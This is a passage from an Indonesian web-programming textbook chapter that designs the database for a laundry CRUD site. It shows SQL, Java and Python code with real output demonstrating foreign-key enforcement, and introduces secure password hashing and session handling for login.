`java/`	Laundry Desk dan setiap soal di atas *server* HTTP bawaan JDK dan JDBC	JDK 21 atau lebih baru
`python/`	Laundry Desk dan setiap soal di atas Flask dan `sqlite3`	Python 3.11+, Flask, lxml
`xml/`	XML Schema, dokumen hasil ekspor, dan dokumen yang rusak (Soal 8.8, 8.9)	tidak ada
`js/`	klien JavaScript untuk Soal 8.10	Node.js
`jsp/`	*servlet*, halaman JSP, dan kontainer pengganti yang kecil (Soal 8.11, 8.12)	JDK, *jar* servlet API
`tests/`	uji penerimaan Soal 8.4, dan `run_all.sh`, yang menjalankan semuanya	semua di atas
`deploy/`	`.gitignore`, templat pengaturan, dan pemeriksaan repositori Soal 8.4	Git
`vendor/`	`sqlite-jdbc` dan `jakarta.servlet-api`, dua *jar* yang diperlukan kode Java	tidak ada

Sepatah kata tentang apa yang dijalankan dan apa yang tidak. Setiap program PHP, SQL, Java, Python, XML, dan JavaScript dalam bab ini dijalankan ketika bab ini disusun, dan keluaran yang tercetak di bawah setiap kode program adalah keluaran yang dihasilkannya. SQL-nya dijalankan di SQLite dan di MariaDB 10.11; halaman-halaman PHP dijalankan di SQLite dan di MariaDB. Dua hal tidak dapat dijalankan di sini, dan teks selalu mengatakannya: Laravel (pemasangnya mengunduh paket dari internet, yang tidak dapat dijangkau oleh mesin yang dipakai untuk bab ini) dan kontainer *servlet* sungguhan. *Servlet*-nya dikompilasi terhadap antarmuka resmi Jakarta Servlet 6.0 lalu *dijalankan* di dalam kontainer pengganti yang sangat kecil, yang ditulis khusus untuk bab ini; halaman JSP, yang hanya dapat diterjemahkan oleh kontainer sungguhan, diberikan bersama langkah-langkah persis untuk memasangnya di Tomcat 10 atau yang lebih baru.

8.4 Proyek: Situs Web CRUD dengan Autentikasi

> **SOAL.** Build a CRUD (Create, Read, Update, Delete) website using the Laravel framework or another framework of your choice. Laravel is an MVC (Model–View–Controller) PHP framework, and the website must satisfy these conditions: it has at least eight features, not counting authentication; it includes login, registration and logout; and its database schema contains at least one foreign key. Write a report that contains the database design (the conceptual and the physical data model), a list of all implemented features, screenshots of each feature with a brief explanation, and, for a team, a clear statement of each member's share of the work and contributions (for example, "Putri Widyasari 55%: …, Gupito Lelono 45%: …"). Finally, deploy the website to a free web hosting service and publish its complete source code in a public repository.
>
> *Dengan kata lain:* bangunlah situs web CRUD (buat, baca, ubah, hapus) dengan Laravel atau *framework* lain pilihan Anda, disusun menurut pola MVC. Situs itu harus memiliki sedikitnya delapan fitur di luar autentikasi, dilengkapi *login*, registrasi, dan *logout*, dan skema basis datanya memuat sedikitnya satu *foreign key*. Tulislah laporan yang berisi rancangan basis data (model data konseptual dan fisik), daftar semua fitur, tangkapan layar setiap fitur beserta penjelasan singkat, dan, untuk tim, pernyataan yang jelas tentang bagian kerja dan kontribusi setiap anggota. Terakhir, terapkan situs itu pada layanan hosting web gratis dan terbitkan seluruh kode sumbernya di repositori publik.

Dengan bahasa kita sendiri. Ini satu proyek dengan empat hasil kerja yang terpisah, dan jauh lebih mudah diselesaikan sebagai empat soal daripada sebagai satu. Kita akan menyelesaikannya menurut urutan ketergantungannya.

- **Soal 8.1**: merancang basis data, konseptual dan fisik, dengan *foreign key* yang benar-benar ditegakkan oleh basis data.
- **Soal 8.2**: registrasi, *login*, dan *logout*, dengan kata sandi yang disimpan sebagaimana mestinya.
- **Soal 8.3**: sedikitnya delapan fitur, masing-masing sekelompok kecil halaman yang membuat, membaca, mengubah, atau menghapus sesuatu.
- **Soal 8.4**: bukti dan penyerahan: uji penerimaan lewat HTTP sungguhan, laporan, repositori tanpa rahasia, dan penerapan.

Soal pemilihan *framework*. Pernyataan soal mengizinkan "*framework* lain pilihan Anda", dan pilihan itu layak dipikirkan sejenak. Laravel [2] memberi Anda *routing*, bahasa templat, *object–relational mapper*, migrasi, dan paket autentikasi siap pakai, dan tim sungguhan yang membangun produk sungguhan sebaiknya memakainya atau yang sejenis. Namun *framework* menyembunyikan tepat mesin yang diajarkan Bab 5 sampai 7, dan pembaca yang belum pernah melihat mesin itu tidak dapat mengetahui apa yang dikerjakan *framework* atas namanya. Karena itu bab ini menyelesaikan proyeknya tiga kali *tanpa framework*, dalam kode terkecil yang masih jujur: PHP dengan PDO, Java dengan *server* HTTP bawaan JDK dan JDBC, serta Python dengan Flask (sebuah *micro-framework* yang hanya menyediakan *routing* dan sesi). Ketiganya disusun menurut pola MVC, yang sebenarnya diminta oleh soal, dan Subbab 8.4.3 ditutup dengan tabel yang memetakan setiap bagian penyelesaian PHP ke padanannya di Laravel, sehingga pindah ke Laravel sesudahnya hanyalah penerjemahan, bukan misteri. Kita menamai aplikasinya **Laundry Desk**.

8.4.1 Soal 8.1 — Merancang basis data


> **SOAL.** Give the conceptual and the physical data model of the website's database. The schema must contain at least one foreign key.

> *Dengan kata lain:* berikan model data konseptual dan model data fisik untuk basis data situs itu; skemanya harus memuat sedikitnya satu *foreign key*.

Dengan bahasa kita sendiri. Dua gambar dan satu skrip. Model *konseptual* menyatakan hal-hal apa yang diurus oleh usaha itu dan bagaimana hal-hal itu saling berhubungan, dengan kata-kata yang dikenali pemilik toko, tanpa satu pun tipe data. Model *fisik* menyatakan persis bagaimana hal-hal itu disimpan dalam satu basis data tertentu: nama tabel, nama kolom, tipe, kunci primer, *foreign key*, dan aturan (*constraint*) yang akan ditegakkan basis data. Sesudah itu kita harus *membuktikan* bahwa *foreign key* menjalankan tugasnya: menolak baris yang merujuk ke ketiadaan.

> **DEFINISI.** *Model data konseptual* mendaftar *entitas* sebuah usaha (jenis-jenis hal yang faktanya disimpan) dan *relasi* di antara entitas itu, masing-masing dengan *kardinalitas*-nya: satu-ke-satu, satu-ke-banyak, atau banyak-ke-banyak. *Model data fisik* adalah rancangan yang sama yang ditulis untuk satu produk basis data: tabel, kolom beserta tipenya, kunci primer, *foreign key*, dan *constraint* [3].

Rancangan, model konseptual. Bacalah usaha itu dari belakang ke depan, mulai dari secarik kertas yang menjadi pusatnya: nota. Sebuah nota ditulis untuk satu *pelanggan*, untuk satu *layanan* dari daftar harga, oleh satu *karyawan*, di satu *gerai*. Sebuah nota dapat dibayar dalam beberapa *pembayaran* (separuh sekarang, separuh saat diambil), dan setiap perubahan keadaannya (diterima, selesai, diambil, dibatalkan, dikeluhkan) dicatat dalam *log status* bersama karyawan yang melakukannya. Karyawan bekerja di sebuah gerai, dan setiap karyawan kecuali pemilik mempunyai penyelia yang juga seorang karyawan. Hasilnya tujuh entitas, yang digambarkan pada **Gambar 8.1**.




Gambar 8.1 Model konseptual Profitina Laundry: tujuh entitas, dengan nota di pusatnya. Setiap garis adalah relasi satu-ke-banyak, dibaca dari sisi "1" ke sisi "N".

Bacalah setiap garis dengan suara keras sebagai kalimat, ke dua arah, sebab begitulah cara memeriksa kardinalitas. "Satu pelanggan memiliki banyak nota; satu nota milik tepat satu pelanggan." Benar. "Satu layanan dipakai oleh banyak nota; satu nota memakai tepat satu layanan." Benar untuk toko ini: pelanggan yang membawa sepatu dan jas mendapat dua nota. "Satu karyawan menyelia banyak karyawan; satu karyawan mempunyai paling banyak satu penyelia." Benar, dan pemilik, yang tidak mempunyai penyelia, adalah alasan kolom penyelia boleh kosong. Tidak ada relasi banyak-ke-banyak di sini; seandainya ada (misalnya bila satu nota dapat memuat beberapa layanan), relasi itu memerlukan tabel tersendiri di antara keduanya, dengan *foreign key* ke masing-masing.

Rancangan, model fisik. Sekarang pilih, untuk setiap entitas, sebuah tabel beserta kolom, tipe, dan kuncinya. **Gambar 8.2** memperlihatkan intinya, empat tabel yang disentuh oleh setiap fitur

Laundry Desk; skema lengkap tujuh tabel ada di folder `database` Profitina Laundry, dalam versi SQLite dan MySQL.



Gambar 8.2 Inti model fisik: kunci primer bergaris bawah, setiap *foreign key* digambar dari kunci yang dirujuknya. Kaki gagak menandai ujung "banyak".

Empat keputusan pada **Gambar 8.2** layak diucapkan. Pertama, kuncinya berupa kode pendek yang mudah dibaca (`C0001`, `S0004`, `B2953`) karena kode itu dicetak di nota dan dibacakan lewat telepon; bilangan bulat tersembunyi yang bertambah otomatis juga akan melayani program sama baiknya. Kedua, uang bertipe `DECIMAL(10,2)`, tidak pernah bertipe titik mengambang, sebab bilangan titik mengambang tidak dapat menyimpan sebagian besar pecahan desimal secara persis, dan *laundry* yang kehilangan satu rupiah per nota akan kehilangannya tiga ribu kali setahun. Ketiga, `Bill.payment` adalah jumlah yang *ditagihkan*, disalin dari `Service.price × Bill.unit` ketika nota dibuat, dengan alasan yang diberikan pada Langkah 3 Subbab 8.2; jumlah yang *dibayar* tidak disimpan di mana pun, tetapi selalu dihitung sebagai jumlah pembayaran nota itu. Keempat, `Customer.password_hash` boleh `NULL`, yang berarti "pelanggan ini tidak mempunyai akun daring", sebab sebagian besar dari 256 pelanggan tidak pernah mendaftar di situs web dan tidak boleh dipaksa.

> **DEFINISI.** *Foreign key* adalah kolom (atau sekelompok kolom) yang nilainya harus sama dengan kunci primer suatu baris yang ada di tabel lain, atau `NULL` bila kolom itu mengizinkannya. `ON DELETE RESTRICT` membuat basis data menolak menghapus baris yang masih dirujuk baris lain; `ON UPDATE CASCADE` membuatnya membawa perubahan kunci ke setiap baris yang merujuknya [4].

Penyelesaian SQL. **Kode 8.1** adalah model fisik tiga tabel inti yang ditulis untuk MySQL, diikuti empat pernyataan yang menguji kerja kedua *foreign key*. Skrip ini berjalan apa adanya di phpMyAdmin (tab SQL) atau di terminal.

Kode 8.1 `p81_design.mysql.sql`: tiga tabel, dua *foreign key*, dan empat pernyataan yang mengujinya.

```sql
-- p81_design.mysql.sql - Soal 8.1: inti model fisik, dengan dua foreign key,
-- dan empat pernyataan yang menguji kerja kunci-kunci itu.
-- Jalankan (shell XAMPP atau terminal):  mysql -u root --force -t < p81_design.mysql.sql
DROP DATABASE IF EXISTS p81_demo;
CREATE DATABASE p81_demo CHARACTER SET utf8mb4;
USE p81_demo;

CREATE TABLE Customer (
    id     CHAR(5)     NOT NULL,
    name   VARCHAR(50) NOT NULL,
    phone  VARCHAR(30) NOT NULL,
    CONSTRAINT Customer_pk PRIMARY KEY (id)
) ENGINE = InnoDB;

CREATE TABLE Service (
    id          VARCHAR(5)   NOT NULL,
    description VARCHAR(50)  NOT NULL,
    price       DECIMAL(7,2) NOT NULL,
    CONSTRAINT Service_pk PRIMARY KEY (id),
    CONSTRAINT Service_price_pos CHECK (price > 0)
) ENGINE = InnoDB;

CREATE TABLE Bill (
    id          CHAR(5)       NOT NULL,
    arrived     DATETIME      NOT NULL,
    unit        INT           NOT NULL,
    payment     DECIMAL(10,2) NOT NULL,
    Customer_id CHAR(5)       NOT NULL,
    Service_id  VARCHAR(5)    NOT NULL,
    CONSTRAINT Bill_pk PRIMARY KEY (id),
    CONSTRAINT Bill_unit_pos CHECK (unit > 0),
    CONSTRAINT Bill_Customer FOREIGN KEY (Customer_id) REFERENCES Customer (id)
        ON DELETE RESTRICT ON UPDATE CASCADE,
    CONSTRAINT Bill_Service FOREIGN KEY (Service_id) REFERENCES Service (id)
        ON DELETE RESTRICT ON UPDATE CASCADE
) ENGINE = InnoDB;

INSERT INTO Customer VALUES ('C0001', 'Nabila Rahman', '0896-0000-9434'),
                            ('C0002', 'Winda Sugiarto', '0858-0000-2719');
INSERT INTO Service VALUES ('S0001', 'Wash, dry & fold (per kg)', 8000),
                           ('S0004', 'Dry cleaning - shirt/blouse (per item)', 20000);
INSERT INTO Bill VALUES ('B0001', '2026-09-30 08:15:00', 5, 5 * 8000, 'C0001', 'S0001');
```

Kode 8.1 (Lanjutan) *p81_design.mysql.sql: tiga tabel, dua foreign key, dan empat pernyataan yang mengujinya.*

```sql
-- 1. Nota untuk pelanggan yang tidak ada: foreign key menolaknya.
INSERT INTO Bill VALUES ('B0002', '2026-09-30 08:20:00', 2, 40000, 'C9999', 'S0004');
-- 2. Menghapus pelanggan yang masih punya nota: RESTRICT menolaknya.
DELETE FROM Customer WHERE id = 'C0001';
-- 3. Menghapus pelanggan tanpa nota diizinkan.
DELETE FROM Customer WHERE id = 'C0002';
-- 4. Mengubah kunci pelanggan: CASCADE membawa perubahan itu ke Bill.
UPDATE Customer SET id = 'C0100' WHERE id = 'C0001';

SELECT b.id AS bill, c.id AS customer, c.name, s.description, b.unit, b.payment
  FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON s.id =
b.Service_id;

-- Setiap nota dan pelanggan yang dirujuknya.
SELECT id AS bill, Customer_id FROM Bill ORDER BY id;
```

Jalankan dengan `mysql -u root --force -t < p81_design.mysql.sql`. Opsi `--force` menyuruh klien terus berjalan setelah galat, dan kita memerlukannya, sebab dua pernyataan memang *dimaksudkan* gagal. Di MariaDB 10.11 hasilnya seperti ini:

```
--------------
INSERT INTO Bill VALUES ('B0002', '2026-09-30 08:20:00', 2, 40000, 'C9999', 'S0004')
--------------

ERROR 1452 (23000) at line 45: Cannot add or update a child row: a foreign key constraint
fails (`p81_demo`.`Bill`, CONSTRAINT `Bill_Customer` FOREIGN KEY (`Customer_id`) REFERENCES
`Customer` (`id`) ON UPDATE CASCADE)
--------------
DELETE FROM Customer WHERE id = 'C0001'
--------------

ERROR 1451 (23000) at line 47: Cannot delete or update a parent row: a foreign key
constraint fails (`p81_demo`.`Bill`, CONSTRAINT `Bill_Customer` FOREIGN KEY (`Customer_id`)
REFERENCES `Customer` (`id`) ON UPDATE CASCADE)
+-------+----------+---------------+---------------------------+------+----------+
| bill  | customer | name          | description               | unit | payment  |
+-------+----------+---------------+---------------------------+------+----------+
| B0001 | C0100    | Nabila Rahman | Wash, dry & fold (per kg) |    5 | 40000.00 |
+-------+----------+---------------+---------------------------+------+----------+
+-------+-------------+
| bill  | Customer_id |
+-------+-------------+
| B0001 | C0100       |
+-------+-------------+
```

Baris demi baris. Skrip ini mula-mula membuang salinan lama basis data latihan dan membuat yang baru, sehingga dapat dijalankan sesering yang Anda mau. `CHARACTER SET utf8mb4` mengizinkan nama berisi karakter apa pun yang benar-benar dipakai orang, termasuk yang di luar abjad Latin. Setiap `CREATE TABLE` mendaftar kolom beserta tipenya dan `NOT NULL` bila nilainya wajib, lalu menamai *constraint*-nya dengan `CONSTRAINT nama …`, agar pesan galat dapat menyebut aturan *mana* yang dilanggar; carilah `Bill_Customer` pada dua galat di atas. `ENGINE = InnoDB` meminta mesin penyimpanan MySQL yang menegakkan *foreign key*; mesin lama MyISAM menerima klausa `FOREIGN KEY` lalu diam-diam mengabaikannya. Dua *constraint* `CHECK` menolak harga nol dan jumlah nol; MySQL menegakkan `CHECK` mulai versi 8.0.16, dan MariaDB mulai 10.2. Lalu datanglah pengujiannya. Pernyataan 1 mencoba menulis nota untuk pelanggan `C9999`, yang tidak ada: galat 1452, “Cannot add or update a child row”. Pernyataan 2 mencoba menghapus `C0001`, yang mempunyai nota `B0001`: galat 1451, “Cannot delete or update a parent row”, karena `ON DELETE RESTRICT`. Pernyataan 3 menghapus `C0002`, yang tidak mempunyai nota, dan berhasil tanpa suara. Pernyataan 4 mengubah kunci `C0001` menjadi `C0100`, dan kueri terakhir memperlihatkan bahwa nota `B0001` kini merujuk `C0100`: `ON UPDATE CASCADE` membawa perubahan itu tanpa ada yang menyentuh `Bill`.

Penyelesaian Java. SQLite memahami SQL yang hampir sama. Berkas `p81_design.sqlite.sql` berbeda dari **Kode 8.1** hanya di tiga tempat: tidak ada `CREATE DATABASE` maupun `USE` (basis data SQLite hanyalah sebuah berkas), tidak ada klausa `ENGINE`, dan baris pertamanya `PRAGMA foreign_keys = ON;`, dengan alasan yang akan dibuat gamblang oleh penyelesaian keliru yang menggoda. **Kode 8.2** membaca berkas itu, menjalankannya pernyataan demi pernyataan lewat JDBC pada basis data di memori, dan melaporkan apa yang dilakukan setiap pernyataan.

Kode 8.2 `P81Design.java`: model fisik yang dijalankan lewat JDBC, satu pernyataan setiap kali, beserta putusan basis data atas masing-masing.

```
// P81Design.java - Soal 8.1: jalankan model fisik SQLite lewat JDBC dan laporkan tiap
pernyataan.
// Kompilasi: javac -d out P81Design.java
// Jalankan: java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P81Design [--no-fk]
(Windows: ; bukan :)
import java.nio.file.Files;
import java.nio.file.Path;
import java.sql.*;
import java.util.ArrayList;
import java.util.List;

public class P81Design {
    public static void main(String[] args) throws Exception {
        String script = Files.readString(Path.of("..", "sql", "p81_design.sqlite.sql"));
        if (args.length > 0 && args[0].equals("--no-fk")) {
            script = script.replace("PRAGMA foreign_keys = ON;", "");   // kesalahan yang
menggoda
        }
        try (Connection c = DriverManager.getConnection("jdbc:sqlite::memory:");
             Statement st = c.createStatement()) {
            for (String chunk : script.split(";\n")) {
                List<String> lines = new ArrayList<>();
                for (String ln : chunk.split("\n")) {
                    if (!ln.isBlank() && !ln.strip().startsWith("--")) lines.add(ln);
                }
                if (lines.isEmpty()) continue;
                String sql = String.join("\n", lines), first = lines.get(0).strip();
                String label = String.format("%-60s", first.substring(0, Math.min(60,
first.length())));
                try {
                    if (first.startsWith("SELECT")) {
                        System.out.println("SELECT ->");
                        try (ResultSet rs = st.executeQuery(sql)) {
                            int n = rs.getMetaData().getColumnCount();
                            while (rs.next()) {
                                List<String> cells = new ArrayList<>();
                                for (int i = 1; i <= n; i++) cells.add(rs.getString(i));
                                System.out.println("    " + String.join(" | ", cells));
                            }
                        }
                    } else {
                        int count = st.executeUpdate(sql);
                        if (first.matches("^(INSERT|DELETE|UPDATE).*")) {
                            System.out.println(label + " OK, " + count + " row(s)");
                        }
                    }
                } catch (SQLException e) {                    // basis data menolak
pernyataan itu
                    System.out.println(label + " REFUSED: " + e.getMessage());
                }
            }
```

Kode 8.2 (Lanjutan) *P81Design.java: model fisik yang dijalankan lewat JDBC, satu pernyataan setiap kali, beserta putusan basis data atas masing-masing.*

```
        }
    }
}
```

```
INSERT INTO Customer VALUES ('C0001', 'Nabila Rahman', '0896 OK, 2 row(s)
INSERT INTO Service VALUES ('S0001', 'Wash, dry & fold (per  OK, 2 row(s)
INSERT INTO Bill VALUES ('B0001', '2026-09-30 08:15:00', 5,  OK, 1 row(s)
INSERT INTO Bill VALUES ('B0002', '2026-09-30 08:20:00', 2,  REFUSED:
[SQLITE_CONSTRAINT_FOREIGNKEY] A foreign key constraint failed (FOREIGN KEY constraint
failed)
DELETE FROM Customer WHERE id = 'C0001'                      REFUSED:
[SQLITE_CONSTRAINT_TRIGGER] A RAISE function within a trigger fired, causing the SQL
statement to abort (FOREIGN KEY constraint failed)
DELETE FROM Customer WHERE id = 'C0002'                      OK, 1 row(s)
UPDATE Customer SET id = 'C0100' WHERE id = 'C0001'          OK, 2 row(s)
SELECT ->
    B0001 | C0100 | Nabila Rahman | Wash, dry & fold (per kg) | 5 | 40000
SELECT ->
    B0001 | C0100
```

Penyelesaian Python. **Kode 8.3** adalah pelaksana yang sama dalam Python, dengan modul `sqlite3` yang ikut terpasang bersama bahasanya. `isolation_level=None` menempatkan koneksi dalam mode *autocommit*, sehingga setiap pernyataan menjadi transaksinya sendiri dan pernyataan yang ditolak tidak mengganggu pernyataan sebelumnya.

Kode 8.3 `p81_design.py`: pelaksana yang sama dalam Python; `--no-fk` membuang baris `PRAGMA` untuk memperlihatkan kesalahan yang menggoda.

```python
# p81_design.py - Soal 8.1: jalankan model fisik SQLite dan laporkan hasil tiap pernyataan.
#     python p81_design.py            foreign key ON (benar)
#     python p81_design.py --no-fk    kesalahan yang menggoda: PRAGMA dihilangkan
import os
import sqlite3
import sys

HERE = os.path.dirname(os.path.abspath(__file__))
script = open(os.path.join(HERE, "..", "sql", "p81_design.sqlite.sql"), encoding="utf-
8").read()
if "--no-fk" in sys.argv:
    script = script.replace("PRAGMA foreign_keys = ON;", "")

conn = sqlite3.connect(":memory:", isolation_level=None)      # autocommit: satu pernyataan
setiap kali
for chunk in script.split(";\n"):
    lines = [ln for ln in chunk.splitlines() if ln.strip() and not
ln.lstrip().startswith("--")]
    if not lines:
        continue
    sql = "\n".join(lines)
    first = lines[0].strip()
    try:
        cur = conn.execute(sql)
        if first.startswith("SELECT"):
            print("SELECT ->")
            for r in cur.fetchall():
                print("    ", " | ".join(str(x) for x in r))
        elif first.startswith(("INSERT", "DELETE", "UPDATE")):
            print(f"{first[:60]:<60} OK, {cur.rowcount} row(s)")
    except sqlite3.IntegrityError as e:
        print(f"{first[:60]:<60} REFUSED: {e}")
```

```
INSERT INTO Customer VALUES ('C0001', 'Nabila Rahman', '0896 OK, 2 row(s)
INSERT INTO Service VALUES ('S0001', 'Wash, dry & fold (per  OK, 2 row(s)
INSERT INTO Bill VALUES ('B0001', '2026-09-30 08:15:00', 5,  OK, 1 row(s)
INSERT INTO Bill VALUES ('B0002', '2026-09-30 08:20:00', 2,  REFUSED: FOREIGN KEY
constraint failed
DELETE FROM Customer WHERE id = 'C0001'                      REFUSED: FOREIGN KEY
constraint failed
DELETE FROM Customer WHERE id = 'C0002'                      OK, 1 row(s)
UPDATE Customer SET id = 'C0100' WHERE id = 'C0001'          OK, 1 row(s)
SELECT ->
    B0001 | C0100 | Nabila Rahman | Wash, dry & fold (per kg) | 5 | 40000
SELECT ->
    B0001 | C0100
```

Kedua jalannya program sepakat pada setiap putusan, dan berbeda dalam dua rincian kecil yang lebih baik dipahami daripada diabaikan. *Driver* Java melaporkan `DELETE` yang ditolak sebagai "A RAISE function within a trigger fired": SQLite mengimplementasikan aksi *foreign key* secara internal dengan *trigger* tersembunyi, dan *driver* JDBC meneruskan kata-kata internal itu. Selain itu *driver* Java menghitung `UPDATE` sebagai dua baris yang berubah, sedangkan Python menghitung satu: *driver* ikut menjumlahkan baris di `Bill` yang diubah oleh *cascade*. Tak satu pun merupakan galat; keduanya mengingatkan bahwa bunyi pesan galat dan jumlah baris adalah milik *driver*, sedangkan keputusannya (ditolak atau diizinkan) adalah milik basis data.

Penyelesaian keliru yang menggoda. Tinggalkan `PRAGMA foreign_keys = ON`. Skripnya tetap berjalan, setiap `CREATE TABLE` tetap memuat klausa `FOREIGN KEY`-nya, dan tidak ada yang tampak salah. Sekarang perhatikan:

```
INSERT INTO Customer VALUES ('C0001', 'Nabila Rahman', '0896 OK, 2 row(s)
INSERT INTO Service VALUES ('S0001', 'Wash, dry & fold (per  OK, 2 row(s)
INSERT INTO Bill VALUES ('B0001', '2026-09-30 08:15:00', 5,  OK, 1 row(s)
INSERT INTO Bill VALUES ('B0002', '2026-09-30 08:20:00', 2,  OK, 1 row(s)
DELETE FROM Customer WHERE id = 'C0001'                      OK, 1 row(s)
DELETE FROM Customer WHERE id = 'C0002'                      OK, 1 row(s)
UPDATE Customer SET id = 'C0100' WHERE id = 'C0001'          OK, 0 row(s)
SELECT ->
SELECT ->
    B0001 | C0001
    B0002 | C9999
```

Setiap pernyataan "berhasil". Nota untuk `C9999` yang tidak ada disimpan; pelanggan `C0001` dihapus padahal nota `B0001` masih merujuknya; *cascade* tidak pernah terjadi (0 baris berubah); *join* tidak mengembalikan apa-apa karena pelanggan yang hendak digabungkan sudah lenyap; dan kueri terakhir memperlihatkan dua nota *yatim* yang merujuk pelanggan yang tidak ada. Demi kecocokan dengan basis data yang ditulis sebelum 2009, SQLite memeriksa *foreign key* hanya bila setiap koneksi memintanya [5]. Deklarasi dalam skema tidak cukup; sakelarnya harus dinyalakan setiap kali koneksi dibuka, dan itulah sebabnya setiap program dalam bab ini melakukannya pada baris kedua kode basis datanya. MySQL mempunyai jebakan padanannya pada mesin MyISAM yang disebut di atas.

> **UJI DIRI.** Tabel baru `Pickup(id, Bill_id, courier, pickup_at)` mencatat kurir yang menjemput cucian selesai dari rumah pelanggan. Setiap penjemputan milik tepat satu nota, dan sebuah nota dijemput paling banyak sekali. Tulislah `CREATE TABLE`-nya untuk MySQL. *Constraint* mana yang menyatakan "paling banyak sekali"?
>
> *Jawaban.* `CREATE TABLE Pickup (id INT NOT NULL AUTO_INCREMENT, Bill_id CHAR(5) NOT NULL, courier VARCHAR(50) NOT NULL, pickup_at DATETIME NOT NULL, CONSTRAINT Pickup_pk PRIMARY KEY (id), CONSTRAINT Pickup_bill_uq UNIQUE (Bill_id), CONSTRAINT Pickup_Bill FOREIGN KEY (Bill_id) REFERENCES Bill (id) ON DELETE`

> `RESTRICT ON UPDATE CASCADE) ENGINE = InnoDB;`. *Foreign key* menyatakan "nota yang sungguh ada"; *constraint* `UNIQUE` pada `Bill_id` menyatakan "paling banyak sekali", mengubah relasinya dari satu-ke-banyak menjadi satu-ke-satu.

8.4.2 Soal 8.2 — Registrasi, *login*, dan *logout*

> **SOAL.** The website must include login, registration and logout features.
>
> *Dengan kata lain:* situs web itu harus memiliki fitur *login*, registrasi, dan *logout*.

Dengan bahasa kita sendiri. Tiga tindakan. *Registrasi* membuat akun: satu baris di basis data beserta cara mengenali pemiliknya kelak. *Login* mencocokkan alamat surel dan kata sandi dengan baris itu dan, bila cocok, membuat *server* mengingat "peramban ini milik akun itu" untuk permintaan-permintaan berikutnya. *Logout* membuat *server* melupakannya. Soal tidak mengatakan apa pun tentang *caranya*, padahal setiap bagian dari cara itu penting: di mana kata sandi disimpan, apa yang dipegang peramban, dan apa yang terjadi pada sesi yang lama.

Rancangan. Siapa yang mempunyai akun? Basis data Laundry sudah memiliki akun staf: setiap baris `Employee` membawa `password_hash`, dan akun demonstrasinya tercantum dalam README basis data itu sendiri (misalnya `kasir1@profitina-laundry.example` dengan kata sandi `Kasir#2026` untuk kasir gerai O01). Pelanggan juga mempunyai kolom `password_hash`, yang kosong untuk semuanya. Jadi *registrasi* adalah untuk pelanggan: pelanggan baru mengisi formulir dan menjadi baris `Customer` baru dengan *hash* kata sandi. *Login* menerima kedua jenis akun: ia mencari alamat surel di antara karyawan lebih dulu, lalu di antara pelanggan, dan mengingat jenis mana yang ditemukannya. Satu fakta itu, *staf* atau *pelanggan*, menentukan apa yang boleh dilakukan pengunjung sesudahnya (Langkah 5 Subbab 8.2).

Tiga aturan membentuk kodenya, dan masing-masing menjawab serangan yang nyata.

1. **Jangan pernah menyimpan kata sandi; simpan *hash*-nya yang lambat dan bergaram.** *Fungsi hash* mengubah teks apa pun menjadi sidik jari berpanjang tetap yang tidak dapat dihitung balik menjadi teksnya. *Garam* (*salt*) adalah nilai acak, berbeda untuk setiap kata sandi, yang dicampurkan sebelum di-*hash* dan disimpan di samping *hash*-nya. *Lambat* berarti *hash* itu dihitung beribu-ribu kali berturut-turut, sehingga memeriksa satu tebakan memakan sepersekian detik yang terasa. Basis data Laundry memakai PBKDF2 dengan HMAC-SHA256 dan 600.000 putaran [6], angka yang dianjurkan OWASP [7], dan menyimpan hasilnya sebagai `pbkdf2_sha256$600000$<salt>$<hash>`, seluruhnya 90 karakter.
2. **Simpan identitas di *server*.** Peramban hanya menerima *id sesi* acak yang panjang di dalam *cookie*; fakta "ini Dewi, kasir O01" tetap di *server*, disimpan di bawah id itu (Bab 5, dan Soal 8.7 di bawah).
3. **Ganti id sesi saat *login*, musnahkan sesi saat *logout*.** Seandainya id tetap sama melewati *login*, penyerang yang lebih dulu menanamkan id yang ia ketahui ke peramban Anda akan ikut masuk begitu Anda *login*. Serangan ini disebut *session fixation* [8].

